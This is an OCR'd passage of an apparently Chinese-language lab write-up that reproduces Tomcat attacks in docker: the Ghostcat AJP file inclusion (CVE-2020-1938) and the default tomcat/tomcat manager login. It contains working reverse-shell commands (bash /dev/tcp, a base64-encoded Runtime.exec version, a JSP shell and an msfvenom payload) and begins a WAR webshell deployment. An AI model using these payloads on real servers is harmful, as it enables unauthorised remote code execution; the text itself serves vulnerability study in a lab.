
启动 CVE-2020-1938 的 docker 环境



(https://xzfile.aliyuncs.com/media/upload/picture/20210825193231-22542df8-0598-1.png)

首先使用 poc 进行漏洞检测，若存在漏洞则可以查看 webapps 目录下的所有文件

```
git clone https://github.com/YDHCUI/CNVD-2020-10487-Tomcat-Ajp-lfi
cd CNVD-2020-10487-Tomcat-Ajp-lfi
python CNVD-2020-10487-Tomcat-Ajp-lfi.py    #py2环境
```



(https://xzfile.aliyuncs.com/media/upload/picture/20210825193231-22cd2a6e-0598-1.png)

这里查看 8009 端口下的 `web.xml` 文件

```
python CNVD-2020-10487-Tomcat-Ajp-lfi.py 192.168.1.8 -p 8009 -f /WEB-INF/web.xml
```


┌──(root💀kali)-[~/桌面/CNVD-2020-10487-Tomcat-Ajp-lfi]
└─# python CNVD-2020-10487-Tomcat-Ajp-lfi.py 192.168.1.8 -p 8009 -f /WEB-INF/web.xml
Getting resource at ajp13://192.168.1.8:8009/asdf
<?xml version="1.0" encoding="UTF-8"?>
<!--
Licensed to the Apache Software Foundation (ASF) under one or more
contributor license agreements. See the NOTICE file distributed with
this work for additional information regarding copyright ownership.
The ASF licenses this file to You under the Apache License, Version 2.0
(the "License"); you may not use this file except in compliance with
the License. You may obtain a copy of the License at
http://www.apache.org/licenses/LICENSE-2.0
Unless required by applicable law or agreed to in writing, software
distributed under the License is distributed on an "AS IS" BASIS,
WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied.
See the License for the specific language governing permissions and
limitations under the License.
-->
<web-app xmlns="http://xmlns.jcp.org/xml/ns/javaee"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xsi:schemaLocation="http://xmlns.jcp.org/xml/ns/javaee
http://xmlns.jcp.org/xml/ns/javaee/web-app_4_0.xsd"
version="4.0"
metadata-complete="true">
<display-name>Welcome to Tomcat</display-name>
<description>
Welcome to Tomcat
</description>

```
</web-app>
```

(https://xzfile.aliyuncs.com/media/upload/picture/20210825193232-2357a8ba-0598-1.png)

使用 bash 反弹 shell

```
bash -i >& /dev/tcp/192.168.1.8/8888 0>&1
```


因为是 java 的原因所以需要转换一下，使用 http://www.jackson-t.ca/runtime-exec-payloads.html，转换结果如下
(http://www.jackson-t.ca/runtime-exec-payloads.html%EF%BC%8C%E8%BD%AC%E6%8D%A2%E7%BB%93%E6%9E%9C%E5%A6%82%E4%B8%8B)

```
bash -c {echo,YmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjEuOC84ODg4IDA+JjE=}|{base64,-d}|{bash,-i}
```

生成一个 `test.txt` ，这里只需要换 payload 就可以


```
<%
    java.io.InputStream in = Runtime.getRuntime().exec("bash -c {echo,YmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjEuOC84OD
g4IDA+JjE=}|{base64,-d}|{bash,-i}").getInputStream();
    int a = -1;
    byte[] b = new byte[2048];
    out.print("<pre>");
    while((a=in.read(b))!=-1){
        out.println(new String(b));
    }
    out.print("</pre>");
%>
```

bp 抓包把 `test.txt` 上传到 docker 容器



(https://xzfile.aliyuncs.com/media/upload/picture/20210825193235-24ba700c-0598-1.png)


nc 开启端口监听



(https://xzfile.aliyuncs.com/media/upload/picture/20210825193235-252bed22-0598-1.png)

即可获得一个交互型 shell


```
python CNVD-2020-10487-Tomcat-Ajp-lfi.py 192.168.1.8 -p 8009 -f test.txt
```



(https://xzfile.aliyuncs.com/media/upload/picture/20210825193243-29d0776c-0598-1.png)


这里为了方便，上线到 msf 上进行操作，首先生成一个 `shell.txt`

```
msfvenom -p java/jsp_shell_reverse_tcp LHOST=192.168.1.10 LPORT=4444 R > shell.txt
```




(https://xzfile.aliyuncs.com/media/upload/picture/20210825193244-2a57813a-0598-1.png)

抓包将 `shell.txt` 上传到 docker



(https://xzfile.aliyuncs.com/media/upload/picture/20210825193245-2acb96ce-0598-1.png)


msf 开启监听，注意 payload 使用 `java/jsp_shell_reverse_tcp`



(https://xzfile.aliyuncs.com/media/upload/picture/20210825193247-2c02c9fe-0598-1.png)

再使用 poc 反弹即可上线

```
python CNVD-2020-10487-Tomcat-Ajp-lfi.py 192.168.1.8 -p 8009 -f shell.txt
```




(https://xzfile.aliyuncs.com/media/upload/picture/20210825193248-2c6d42e8-0598-1.png)

漏洞原理

在 tomcat8 环境下默认进入后台的密码为 tomcat/tomcat，未修改造成未授权即可进入后台

漏洞复现

进入 `tomcat8` 的 docker 环境




(https://xzfile.aliyuncs.com/media/upload/picture/20210825193249-2d0d17d2-0598-1.png)

访问后台管理地址，使用 tomcat/tomcat 进入后台


访问后台管理地址，使用 tomcat/tomcat 进入后台

```
http://192.168.1.8:8080//manager/html
```




(https://xzfile.aliyuncs.com/media/upload/picture/20210825193253-2face788-0598-1.png)

进入到了后台的页面


/manager - Mozilla Firefox
192.168.1.8:8090/
/manager
192.168.1.8:8080/manager/html
Tomcat Web Application Manager
Message:
OK
Manager
List Applications
HTML Manager Help
Manager Help
Server Status
Applications
Path
Version
Display Name
Running
Sessions
Commands
/
None specified
Welcome to Tomcat
true
0
Start Stop Reload Undeploy
Expire sessions with idle ≥ 30 minutes
/docs
None specified
Tomcat Documentation
true
0
Start Stop Reload Undeploy
Expire sessions with idle ≥ 30 minutes
/examples
None specified
Servlet and JSP Examples
true
0
Start Stop Reload Undeploy
Expire sessions with idle ≥ 30 minutes
/host-manager
None specified
Tomcat Host Manager Application
true
0
Start Stop Reload Undeploy
Expire sessions with idle ≥ 30 minutes
Start Stop Reload Undeploy

(https://xzfile.aliyuncs.com/media/upload/picture/20210825193254-305ae46e-0598-1.png)

看到这里有一个上传 war 包的地方，这里很多 java 的中间件都可以用 war 远程部署来拿 shell，tomcat 也不例外




(https://xzfile.aliyuncs.com/media/upload/picture/20210825193255-30f01156-0598-1.png)

首先将 ice.jsp 打包成 test.war

```
jar -cvf test.war .
```

